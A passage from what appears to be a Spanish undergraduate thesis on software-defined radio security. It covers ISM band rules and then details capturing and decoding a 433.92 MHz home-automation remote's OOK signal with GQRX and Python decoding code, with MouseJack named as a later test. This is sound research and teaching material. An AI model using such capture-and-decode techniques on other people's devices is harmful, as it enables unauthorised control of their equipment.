Sin embargo, las emisiones sí que están reguladas. En España, el espectro radioeléctrico está dividido en bandas dedicadas a determinados servicios (comunicaciones de servicios de emergencia, radio comercial, transmisiones de satélites...) [54]. Estas bandas se pueden consultar en el *Cuadro Nacional de Atribución de Frecuencias (CNAF)* [55].

Las regulaciones a tener en cuenta para este TFG son las referentes a las bandas *Industrial, Scientific and Medical (ISM)* de 433MHz y 2.4GHz. Una banda ISM es una zona del espectro radioeléctrico que se reservan de manera Internacional para aplicaciones científicas, médicas o industriales fuera del ámbito de las

[13] Actualmente se están desarrollando las tecnologías 4G y 5G; pero 2G aún sigue en uso (en proceso de ser considerado obsoleto, no obstante)[49].

telecomunicaciones sin necesidad de licencia (aceptando las interferencias que pueda haber por utilizar esa banda). Se usa, por ejemplo, para Wi-Fi (2.4GHz o 5GHz) o NFC.

En Europa, según la normativa de la Comisión de Economía y Sociedad Digital, los «dispositivos de corto alcance no específicos [telemetría, mandos a distancia, alarmas...] en la banda de 433'92 MHz pueden emitir libremente con hasta 10 mW de *Potencia Radiada en Antena (p.r.a.)*» (también medido en dBm[14]) [54]. La misma limitación se aplica a la banda de 2'4 GHz, mientras que en la banda de 27MHz se puede transmitir hasta a 100 mW p.r.a. (20 dBm).

Por su parte, en España, el Ministerio de Energía, Turismo y Agenda Digital confirma esta limitación de 10 mW de p.r.a., añadiendo además que que los dispositivos que trabajen en esta banda «deben aceptar la interferencia perjudicial que pudiera resultar de aplicaciones ICM u otros usos de radiocomunicaciones en estas frecuencias o en bandas adyacentes» [56].

Los valores de transmisión de los dispositivos utilizados en este TFG se encuentran en [57] [58].

Por tanto, en este TFG hay que tener en cuenta dos cosas:

1. *No hay ninguna restricción* a la hora de recibir señales. Sin embargo, si se interceptan comunicaciones confidenciales (por ejemplo, informes médicos) se aplicarían otras normas (las de protección de datos, en este caso); de modo que no sería legal intentar interceptar la información de los buscas de un hospital[15].

2. Se puede transmitir cualquier señal en las bandas que interesan en este TFG (27MHz, 433MHz y 2'4GHz, siendo todas bandas ISM), teniendo en cuenta las potencias máximas establecidas. Para la transmisión en 27MHz se usa un HackRF, con lo que no hará falta ninguna limitación. También se usa en la banda de 433MHz, donde *habrá que limitar la potencia de emisión* a 8 dBm (teniendo en cuenta la ganancia de la antena[16], de 2 dBi), igual que la banda de 2'4GHz. En esta banda también se usa el emisor CrazyRadio PA, en el que también habrá que limitar la salida a 8 dBm.

[14] $10dBm = 10\log_{10}\frac{pra}{1mW}$.
[15] En realidad es una suposición basada, en este caso, en las normativas aplicables al tratamiento de datos (como la GDPR).
[16] Esto se puede conseguir modificando los valores apropiados del bloque de emisión en GNURadio.

Capítulo 3

Desarrollo experimental

En este capítulo se explicará en detalle el proceso seguido para estudiar cada una de las áreas presentadas:

IoT Se estudiará un mando de domótica utilizado para apagar o encender luces, subir o bajar persianas...

Coches Se realizará el estudio de las comunicaciones de los coches de los que se pueda disponer[1].

Teclados Se probará MouseJack en un teclado Logitech actualmente en uso y un se estudiará teclado antiguo, también Logitech, que emite a 27MHz.

3.1 Herramientas para la realización de esta memoria

Antes de comenzar con las secciones mencionadas, conviene explicar cómo se ha organizado el trabajo y controlado el progreso tanto del estudio experimental, con todos los documentos y el código necesarios para su realización, como de esta misma memoria.

Para el TFG se ha usado Git [59] como control de versiones, lo que ha resultado muy útil a la hora de trabajar en diferentes equipos. El servidor usado es de Keybase. Con la integración de Git en Keybase [60], se tiene un repositorio privado y cifrado al que no se puede acceder sin la clave privada (Keybase no es más que una infraestructura de clave pública para PGP). Cada rama del repositorio se ha creado para cada trabajo independiente que se ha realizado. Antes de fijar el tema en las SDR se plantearon otras posibilidades y se empezaron a probar, cada una con su propia rama en el repositorio.

Así pues, el árbol del repositorio es similar al mostrado a continuación:

```
├── dbus
├── malware
├── sdr
│   └── Código y documentación para este trabajo
└── docu
    └── Memoria en LaTeX
```

DBus y *Malware* son dos ideas desechadas al encontrar en *SDR* un mejor tema para el TFG.

Para escribir esta memoria se ha utilizado la plantilla para LaTeX[61] desarrollada por Javier Macías-Guarasa apoyándose en el trabajo previo de distintas personas en el departamento de Electrónica [62]. Desde aquí, se agradece su esfuerzo para hacer una plantilla fácil de usar formateada para la UAH.

[1] Básicamente, coches propiedad de gente conocida (amigos o familiares).

Figura 3.1: Imagen del mando EM_MAN-001, estudiado en la sección 3.2.

3.2 IoT

En esta sección se va a estudiar es el *EM_MAN-001*, hecho por Dinuy. Este mando aparece en la imagen 3.1.

La página web de Dinuy ha sido actualizada recientemente y ya no es posible acceder a las especificaciones de este producto. Sin embargo, en ellas se indicaba dos aspectos muy importantes para continuar el análisis: la frecuencia, 433'92MHz y el tipo de modulación, *Amplitude-Shift Keying (ASK)*. Esta frecuencia de 433'92MHz (dentro de una banda ISM) está destinada para uso de dispositivos sin licencia, de modo que debe aceptarse que habrá interferencias. Gracias a esto, el protocolo usado es altamente redundante (al pulsar un botón se envían varios mensaje, en lugar de sólo uno, para garantizar que alguno llegue a su destino) y sencillo de capturar y demodular.

Hay multitud de maneras de obtener los datos (unas más sencillas que otras, por supuesto). Para facilitar el seguimiento del trabajo, se van a explicar las acciones tomadas para conseguir decodificar la señal, ordenándolas de manera cronológica. Así pues, se comienza con una aproximación inocente, sin buscar ninguna información sobre el dispositivo (ni su frecuencia de emisión ni la modulación usada). Esto es un estudio de *caja negra*, donde no se conoce nada sobre el funcionamiento del objeto estudiado.

3.2.1 Primera aproximación: caja negra

Suponiendo que no se sabe absolutamente nada sobre el mando estudiado. La primera tarea es averiguar la frecuencia de emisión. Para ello, se puede monitorizar todo el espectro radioeléctrico que se pueda capturar y pulsar algún botón en el mando hasta detectar una señal que emita sólo cuando se pulsa el botón. También se puede detectar esta señal por la intensidad. Normalmente, al estar más cerca del receptor, la señal del mando será mucho mayor que el resto.

Para reducir el espacio de búsqueda, se puede hacer una suposición: que el mando opera en una de las bandas ISM. Esta es una suposición bastante razonable, pues este tipo de aparatos no suele usar su propia banda dedicada, lo que supondría comprarla en todos los países en los que se pretende operar (esto no suele ser rentable). Otra suposición más que se puede hacer es qué banda en concreto está usando. De todas las bandas ISM disponibles, una de las más usadas para IoT es la de 433MHz.

Con esta información ya se puede empezar a buscar la señal con un analizador de espectro. También se podría implementar un analizador de espectro propio, buscando amplitudes destacadas a lo largo de todo el espectro, pero no hay motivo para reinventar la rueda. Aunque hay multitud de analizadores con diferentes características, dos de las elecciones más populares son GQRX[33], de código abierto y orientado al soporte para sistemas tipo Unix, y SDR# (SDRSharp)[63], de código cerrado[2] y orientado principalmente a plataformas Windows, aunque se puede hacer funcionar en las tipo Unix usando Mono.

[2]Hace unos años el código era de libre acceso (aunque seguía sin ser código abierto), pero en 2015 el repositorio se cerró completamente.




Figura 3.2: Captura de pantalla de un vídeo publicado en el blog personal en el que se explica el mismo tema tratado en la sección 3.2.

Al ver que hay correlación entre las pulsaciones de los botones, se puede concluir que la señal que ve en el espectro es la que se recibe del mando. En la figura 3.2 se muestra un ejemplo de captura de la señal con GQRX. La imagen es un fotograma de un vídeo publicado en el blog personal, disponible en `https://foo-manroot.github.io/assets/posts/2017-11-18-gnuradio-ook/Screencast-GQRX.webm`.

Usando la funcionalidad de GQRX para guardar una captura de la señal sintonizada, que se guarda como un archivo de audio `.wav` de 16 bits por muestra. Este archivo con la captura se puede abrir con cualquier programa de edición de sonido[3] para poder ver la señal en una gráfica mostrando tiempo respecto a amplitud.

Esto ya forma parte del siguiente paso: identificar la modulación usada. Como se ve en la figura 3.3. En este caso se ha usado Audacity, un editor de sonido de código abierto, para mostrar esta gráfica.

La gráfica obtenida permite continuar con el análisis de las propiedades de la señal. Ya se conoce la frecuencia de la portadora, pero no se sabe la modulación usada. Al ver la figura 3.3 queda bastante claro que se trata de algún tipo de modulación en amplitud. En concreto, se ve que la emisión se realiza a pulsos de distintas duraciones, lo que sugiere el tipo más básico de ASK: *On-Off Keying (OOK)*.

A partir de aquí el trabajo es muy sencillo, puesto que, al tener directamente la señal digital original, ni siquiera hace falta averiguar ninguna característica más. La modulación OOK permite recuperar la señal original casi directamente. La señal es tan clara que se puede simplemente poner un umbral para discernir entre valores altos y bajos, y usar estos para decodificar la información[4].




Figura 3.3: Señal grabada con GQRX y mostrada en Audacity (gráfica de tiempo respecto a amplitud).

[3] También hay programas diseñados específicamente para estudiar una señal, como inspectrum.
[4] Se podría decir que la demodulación consiste en poner este umbral.

3.2.2 Decodificación manual

Para obtener los bits que conforman el mensaje hace falta conocer el método usado para la codificación. Esto es, el modo en el que se interpretan las series de voltajes altos y bajos en la señal digital. Hay multitud de métodos de codificación; pero algunos de los más usados en este tipo de protocolos, debido a su sencillez, son la codificación Manchester y la *Non Return to Zero (NRZ)*.

NRZ es tan simple como mirar el valor de la señal (alto o bajo) a la mitad de cada periodo y, en función de su valor, se interpreta como un 1 o un 0 [13]. Por ejemplo, si se interpreta un voltaje alto como un 1 y uno bajo como un 0, en la figura 3.4 se muestra una señal codificando la cadena de bits `1000001`. El problema de este tipo de codificación es que el emisor y el receptor deben tener un reloj sincronizado con mucha precisión, porque un pequeño desajuste puede impedir que se recupere el mensaje. Como se ve en la figura 3.4, una serie de símbolos iguales (en este caso, cinco 0 seguidos) son indistinguibles entre sí si no se realiza un seguimiento preciso de los pulsos de reloj.




Figura 3.4: Diagrama ilustrativo de la codificación NRZ, sacado de la explicación del Profesor Godfred Fairhust [13].

Para resolver el problema del reloj se puede enviar en el preámbulo del paquete una secuencia cambiante de pulsos altos y bajos de un ciclo de reloj de duración para ayudar al receptor a sincronizarse, y esperar que el reloj del emisor y el receptor sean lo suficientemente precisos como para no desfasarse en lo que dure el mensaje. Esto puede ser factible y, al ser tan sencillo, es posible que en ocasiones sea una buena opción.

Sin embargo, hay muchas ocasiones en las que no se puede confiar en que los relojes estén tan precisamente coordinados, y hace falta alguna ayuda. El principal problema es que, al usarse como indicativo el nivel de voltaje, no se pueden distinguir claramente los símbolos contiguos que tengan el mismo valor (como se muestra en la figura 3.4). Para arreglar este problema, la codificación Manchester [5] usa los flancos de subida y de bajada para indicar cada uno de los símbolos, en lugar de los niveles.

Así, por ejemplo, un flanco de subida en la mitad de un ciclo[6] denomina un 0, mientras que un flanco de subida codifica un 1 [14]. De este modo se garantiza que no habrá pulsos de más de un ciclo de duración dado que, para codificar la cadena `11` harán falta dos flancos de bajada, siendo necesario cambiar el nivel dos veces en un sólo ciclo, tal y como se muestra en la figura 3.5. En esta figura se codifica la cadena `110100` con el método de Manchester.




Figura 3.5: Diagrama ilustrativo de la codificación Manchester, sacado de la explicación del Profesor Godfred Fairhust [14].

[5] Llamada así porque su desarrollo se realizó en la Universidad de Manchester, para usarla en el ordenador Manchester Mark I.
[6] A no ser que se especifique "de reloj", un ciclo denomina a la duración de la transmisión de un símbolo.

Otro método de codificación, más sencillo aún, consiste en dividir un ciclo en cuatro partes y emitir un pulso corto ($\frac{1}{4}$ de ciclo en alto y $\frac{3}{4}$ en bajo) para identificar un símbolo, y un pulso largo ($\frac{3}{4}$ de ciclo en alto, $\frac{1}{4}$ en bajo). Para discernir entre estos dos casos, sólo hace falta mirar el valor de la señal a la mitad del ciclo, igual que en el método de NRZ, pero sin el problema de no poder distinguir entre dos ciclos, puesto que la señal siempre comienza cada ciclo con un flanco de subida.




Figura 3.6: Señal decodificada a mano

Al observar la figura 3.3, se puede llegar rápidamente a que la codificación usada es esta última. En la figura 3.6 se muestra este mismo paquete decodificado a mano. En concreto, los datos capturados son `0100 0001 0101 0100 0001 0101 0`. Más adelante, cuando se trate el estudio del protocolo, se interpretarán estos bits.

3.2.3 Automatización del procesamiento

El método usado hasta ahora para decodificar la señal es efectivo, pero no eficiente. De hecho, con un elevado número de paquetes no resulta ni efectivo. Por ello es necesario girar la atención a la programación para, de algún modo, automatizar la decodificación. Debido a la rapidez del desarrollo que permite lenguaje y la multitud de bibliotecas disponibles, se elige Python como lenguaje para automatizar esta decodificación. Aunque en las próximas páginas se utilizarán extractos de código para explicar las funciones principales, el código al completo se encuentra en el apéndice A.1.

Para decodificar los datos se ha realizado una comparación entre los niveles de la señal, de manera visual y resulta muy sencillo distinguir entre un nivel alto y uno bajo. Sin embargo, un ordenador no puede realizar esta distinción. Al leer el archivo de sonido, los únicos datos con los que se cuenta son los valores numéricos de cada muestra.

Suponiendo que se tiene un modo de leer el archivo de audio, lo primero que se debe hacer es eliminar el ruido para obtener una señal más clara (aunque en este caso ya está en bastantes buenas condiciones para ser decodificada), es decir, filtrarla. Para ello se pueden usar muchas técnicas diferentes[7], de diferentes complejidades.

Como la señal recibida tiene muy poco ruido, se ha optado por un enfoque simple, calculando la media de las muestras en grupos pequeños, de tamaño n, y aplicándole ese valor a la salida de manera continua. De este modo se pierde información (pues entran n muestras con n valores y salen n muestras con el mismo valor) pero se consiguen neutralizar los picos de ruido que pudiera haber. Al filtrar la señal mostrada en la figura 3.3 se obtiene la figura 3.7.

El código que realiza esta tarea se muestra en el listado 3.1.




Figura 3.7: Señal filtrada calculando la media móvil, (*moving average*).

[7] El diseño de filtros es un campo complejo en el que no merece la pena meterse para este ejemplo.

Listado 3.1: Función que filtra la señal mediante el cálculo de la media móvil

```
134     def filter_wave (self, out_file, n_elems = 50):
135         """
136         Applies a filter to the wave and stores it on the specified output file
137 
138         Args:
139             out_file -> Name of the file to store the filtered wave
140             n_elems (optional) -> Number of elements to take as a batch
141         """
142         writer = wave.open (out_file, "w")
143 
144         writer.setparams (self.reader.getparams ())
145         writer.setnchannels (1)
146 
147         # The filter is just to take the mean of every batch ('n_elems' samples)
148         batch = self.get_batch (n_elems)
149 
150         while len (batch) > 0:
151             n_elems = len (batch)
152 
153             # Should be an integer
154             mean = sum ( [ abs (self.hex2int (x)) for x in batch] ) / n_elems
155 
156             data_buffer = "".join ([ self.int2hex (mean) for _ in xrange (n_elems) ])
157             writer.writeframes (data_buffer)
158 
159             batch = self.get_batch (n_elems)
```

Tras filtrar la señal, se puede convertir en una figura cuadrada de un modo muy simple (en este caso también se podía hacer antes del filtro debido al bajo ruido) que consiste en colocar un umbral para que las muestras superiores a él se conviertan a nivel alto y, las inferiores, a nivel bajo[8].




Figura 3.8: Onda cuadrada tras la aplicación del umbral.

Para realizar esta tarea hace falta primero determinar los valores mínimo y máximo contenidos en el archivo. Esto tiene, sin embargo, un problema; y es que un ruido muy alto, que haya superado el filtrado, en cualquier momento de la captura podría ensuciar estos valores. Por otro lado, es una manera muy sencilla de obtener un umbral para clasificar las muestras y, al poder grabar la señal justo al lado de la fuente (el mando), el ruido no debería ser un problema. Es por esto que no se ha optado por otro método que pueda resultar más preciso a costa del uso de los recursos o de la complejidad del código. Por ejemplo, podría resultar mejor establecer el umbral en la mediana de las muestras, eliminando la influencia que pudiera tener el ruido ocasional.

En el listado de código 3.2 se muestra la función utilizada para este cálculo. Como se ve, no es más que la búsqueda de un mínimo y un máximo en un conjunto de muestras.

Listado 3.2: Función utilizada para encontrar los valores mínimo y máximo para poder establecer luego un umbral.

[8] Es indiferente clasificar las muestras con un valor igual al del umbral en cualquiera de las dos categorías, ya que una muestra de más o de menos no representa un porcentaje significativo en el conjunto del símbolo.

```
203     def get_minmax (self):
204         """
205         Returns the minimum and the maximum values on the file.
206 
207         The position of the pointer is let as it was before entering the function
208 
209         Returns:
210             A dictionary with the min and max values, on integer format
211         """
212         pos = self.get_pos ()
213         frame = "".join (self.get_batch (1))
214 
215         min_max = {
216             "min": self.hex2int (frame)
217             , "max": self.hex2int (frame)
218         }
219 
220         for _ in xrange (self.reader.getnframes () / self.buff_size):
221             batch = self.get_batch (self.buff_size)
222 
223             for frame in batch:
224                 converted = self.hex2int (frame)
225 
226                 if converted > min_max ["max"]:
227                     min_max ["max"] = converted
228 
229                 if converted < min_max ["min"]:
230                     min_max ["min"] = converted
231 
232         # Restarts the pointer where it was
233         self.set_pos (pos)
234 
235         return min_max
```

Tras encontrar los valores extremos se procede a leer el archivo original (el que contiene la señal filtrada) y a escribir en uno intermedio, que contendrá la onda cuadrada, en función de si la muestra del original supera el umbral o no. Este proceso se muestra en el listado 3.3. Tras esta primera fase, la señal se queda tal y como se muestra en la figura 3.8.

Puede resultar complicado apreciar la diferencia porque la señal filtrada estaba bastante limpia; pero sí se puede ver que esta onda cuadrada tiene unos valores más uniformes. De hecho, está formada por series de dos valores (altos y bajos), con intercambios bruscos entre ellos: los flancos no están contienen ninguna muestra (por ejemplo, si la muestra n tiene valor `0x00`, la $n+1$ tiene valor `0xFF` directamente), a diferencia de en los casos anteriores, donde un flanco era una pendiente compuesta de varias muestras de valores crecientes (o decrecientes, en un flanco de bajada).

Listado 3.3: Función utilizada para convertir la señal de entrada en una cuadrada.

```
134     def square_wave (self, out_file):
135         """
136         Gets the wave on the input file and manipulates it to leave it with only two
137         values (the max and the min), converting it into a square wave
138         Then, stores it on the specified output file
139 
140         Args:
141             out_file -> Name of the file to store the filtered wave
```

```
142         """
143         reader = self.reader
144 
145         writer = wave.open (out_file, "w")
146 
147         writer.setparams (reader.getparams ())
148         writer.setnchannels (1)
149 
150         n_frames = reader.getnframes ()
151 
152         # Calculates the threshold
153         min_max = self.get_minmax ()
154         threshold = min_max ["min"] + (
155                 (min_max ["max"] - min_max ["min"]) * 1 / 3
156         )
157 
158         ff = self.int2hex (min_max ["max"])
159         zero = self.int2hex (min_max ["min"])
160 
161         batch = self.get_batch (self.buff_size)
162         while len (batch) > 0:
163 
164             data_buffer = ""
165             for frame in batch:
166                 converted = self.hex2int (frame)
167 
168                 if converted <= threshold:
169                     data_buffer += zero
170                 else:
171                     data_buffer += ff
172 
173             writer.writeframes (data_buffer)
174 
175             batch = self.get_batch (self.buff_size)
176 
177         return
```

Ahora sólo queda medir la longitud de los pulsos entre cada flanco de subida y determinar si es un pulso largo (que corresponde a un `1`) o uno corto (un `0`). Para ello se puede contar el número de muestras de cada tipo entre cada flanco de subida y comparar las cantidades. Como ya se ha visto, las proporciones deberían ser de $\frac{1}{4}$ en alto para los pulsos cortos y $\frac{3}{4}$ para los largos. Otro modo mucho menos eficiente es recorrer todo el archivo buscando los valores mínimo y máximo de los pulsos para poder clasificarlos en la siguiente pasada. Mientras que el primer método tiene una complejidad $O(n)$, el segundo supone recorrer dos veces el mismo conjunto de datos, $O(2n)$. Aunque los dos son lineales, $O(n)$, es preferible el primer método.

Este segundo método, de complejidad $O(2n)$, se muestra en el listado de código 3.4.

Listado 3.4: Funciones encargadas de decodificar la señal cuadrada obtenida en el paso anterior con una complejidad $O(2n)$.

```
285     # ------------------ PROTOCOL-SPECIFIC METHODS ------------------
286 
287 
288     ###
289     # Bits encoded on 4-parts windows:
290     #   1 => 3 time H + 1 time L (H H H L)
291     #   0 => 1 time H + 3 time L (H L L L)
```

```
292     ###
293
294
295     def get_pulse_minmax (self, pulse = None):
296         """
297         Returns the minimum and the maximum lengths (duration of a pulse) of the waves.
298         This method takes for granted that the file has already a square wave. That
299         means that the duration to count will be the pulses of max value
300
301         The position of the pointer is let as it was before entering the function
302
303         Args:
304             pulse (optional) -> An integer to specify the value that will be taken as a
305                 pulse (a high level)
306
307         Returns:
308             A dictionary with the min and max values (the number of repeated values for
309             each pulse)
310         """
311         pos = self.get_pos ()
312
313         min_max = {
314             "min": None
315             , "max": None
316         }
317
318         # Gets the value that will be taken as a pulse
319         if not pulse:
320             pulse = self.get_minmax () ["max"]
321
322         counter = 0
323         previous = self.hex2int ("".join (self.get_batch (1)))
324
325         batch = self.get_batch (self.buff_size)
326         while len (batch) > 0:
327
328             for frame in batch:
329                 frame = self.hex2int (frame)
330                 # Pulse is on
331                 if frame == pulse:
332                     if frame == previous:
333                         counter += 1
334                         previous = frame
335                     else:
336                         # The pulse has ended
337                         if not min_max ["max"] or counter > min_max ["max"]:
338                             min_max ["max"] = counter
339
340                         if not min_max ["min"] or counter < min_max ["min"]:
341                             min_max ["min"] = counter
342
343                         counter = 0
344
345                 # Updates the frame
346                 previous = frame
347
348             batch = self.get_batch (self.buff_size)
349
350         # Restarts the pointer where it was
```

```
351         self.set_pos (pos)
352
353         return min_max
354
355
356     def get_data (self):
357         """
358         Retrieves the data from the squared wave and returns it as an array with the bits
359         of every packet. A new packet is detected if the length between one pulse and the
360         next is larger than the duration of min_pulse + max_pulse (a whole window)
361
362         This method takes for granted that the file has already a square wave. That
363         means that the duration to count will be the pulses of max value
364
365
366         Returns:
367             An array of strings with all the encountered bits of every packet
368         """
369         packets = []
370         data = ""
371
372         # Gets the value that will be taken as a pulse
373         pulse = self.get_minmax () ["max"]
374
375         min_max = self.get_pulse_minmax (pulse)
376
377         # Checks that the returned value may be handled (if the signal hasn't been
378         # correctly processed, it may even be plain)
379         if not min_max ["max"] or not min_max ["min"]:
380             return []
381
382         # Factor to differentiate between pulses.
383         # E.g.:
384         #   min_max ["max"] = 100 ; max_diff = 0.05
385         #   if a pulse lasts between 95 and 105 frames, its taken as a 'max' pulse
386         max_diff = 0.05
387         threshold = {
388             "max": min_max ["max"] * max_diff
389             , "min": min_max ["min"] * max_diff
390         }
391
392         # Minimum distance (in frames) between packets
393         packet_distance = min_max ["max"] + threshold ["max"] \
394                           + min_max ["min"] + threshold ["min"]
395
396         counter = 0
397         pulse_duration = 0
398         previous = self.hex2int ("".join (self.get_batch (1)))
399
400         batch = self.get_batch ()
401         while len (batch) > 0:
402
403             for frame in batch:
404                 frame = self.hex2int (frame)
405                 # Pulse is on
406                 if frame == pulse:
407                     # Checks if this is another packet
408                     if counter >= packet_distance and data:
409                         packets.append (data)
```

```
                        data = ""

                    counter = 0
                    pulse_duration += 1
                else:
                    # Falling edge
                    if previous == pulse:
                        # The pulse was long -> it's a 1; otherwise -> it's a 0
                        if abs (pulse_duration - min_max ["max"]) <= threshold ["max"]:
                            data += "1"
                        else:
                            data += "0"

                    pulse_duration = 0
                    counter += 1

                # Updates the frame
                previous = frame


            batch = self.get_batch ()

        # Appends the final packet
        if data:
            packets.append (data)

        return packets
```

Aunque en este caso todo el procesamiento de la señal se ha realizado desde cero, la biblioteca NumPy [64] está especializada en cálculos matemáticos complejos con grandes estructuras de datos (por debajo los módulos están escritos en C, así que son mucho más rápidos que Python puro). Entre otras cosas, cuenta con funciones para calcular la transformada rápida de Fourier, aplicar filtros a una señal o calcular la mediana en un array. De hecho, esta biblioteca es la que usa GNURadio en los bloques escritos en Python.


Tras esta última acción ya se dispone de los datos decodificados de todo el archivo. Sin embargo, antes de continuar con el estudio del protocolo hay que capturar más datos. Si bien se podría utilizar el método ya desarrollado (grabar un archivo de audio con la señal y de ahí sacar los datos), es mejor intentar decodificar la señal en tiempo real, para poder agilizar la tarea. Para ello se usará GNURadio.

3.2.4 GNURadio


GNURadio es un *framework* para facilitar el tratamiento digital de señales. Se basa en la programación visual para, arrastrando componentes con forma de cajas en el área de trabajo, crear un diagrama de flujo determinando el camino que tomará una señal. La idea es que cada componente haga una tarea independiente (aplicar un filtro, multiplicar dos señales de entrada, mostrar un resultado por pantalla...), igual que hace una función[9]: expone una interfaz que, por un lado, recibe un array con las muestras de entrada (las que salen del bloque anterior) y devuelve otro array con las muestras procesadas (que serán utilizadas por el bloque siguiente).

En la figura 3.9a se muestra un ejemplo de un diagrama de bloques. La señal comienza en un bloque de entrada al diagrama con sólo salida de datos (es decir, que no recibe nada de un bloque anterior), un generador de señal sinodal en este caso, del que salen las muestras en un array para ser procesado por el siguiente bloque.

[9] De hecho, los bloques son clases con la función `work`



(a) Diagrama de flujo.



(b) Diagrama en ejecución.

Figura 3.9: Ejemplo de un diagrama de bloques con GNURadio.

Después, este array de muestras llega al siguiente bloque, que lo procesa y saca otro array para ser procesado por el siguiente bloque.

Este paso de muestras se sucede hasta que, en algún punto, se llega a un bloque sólo con entrada que recibe un array con las muestras procesadas pero no se lo pasa a ningún otro bloque; sino que realiza alguna otra acción para terminar con el procesamiento. Por ejemplo, como en este caso, se puede mostrar la señal en una ventana creada con QT, como se ve en la figura 3.9b. Este bloque de salida también puede ser cambiado por uno encargado de guardar el resultado en un archivo o que saque la señal por un altavoz.

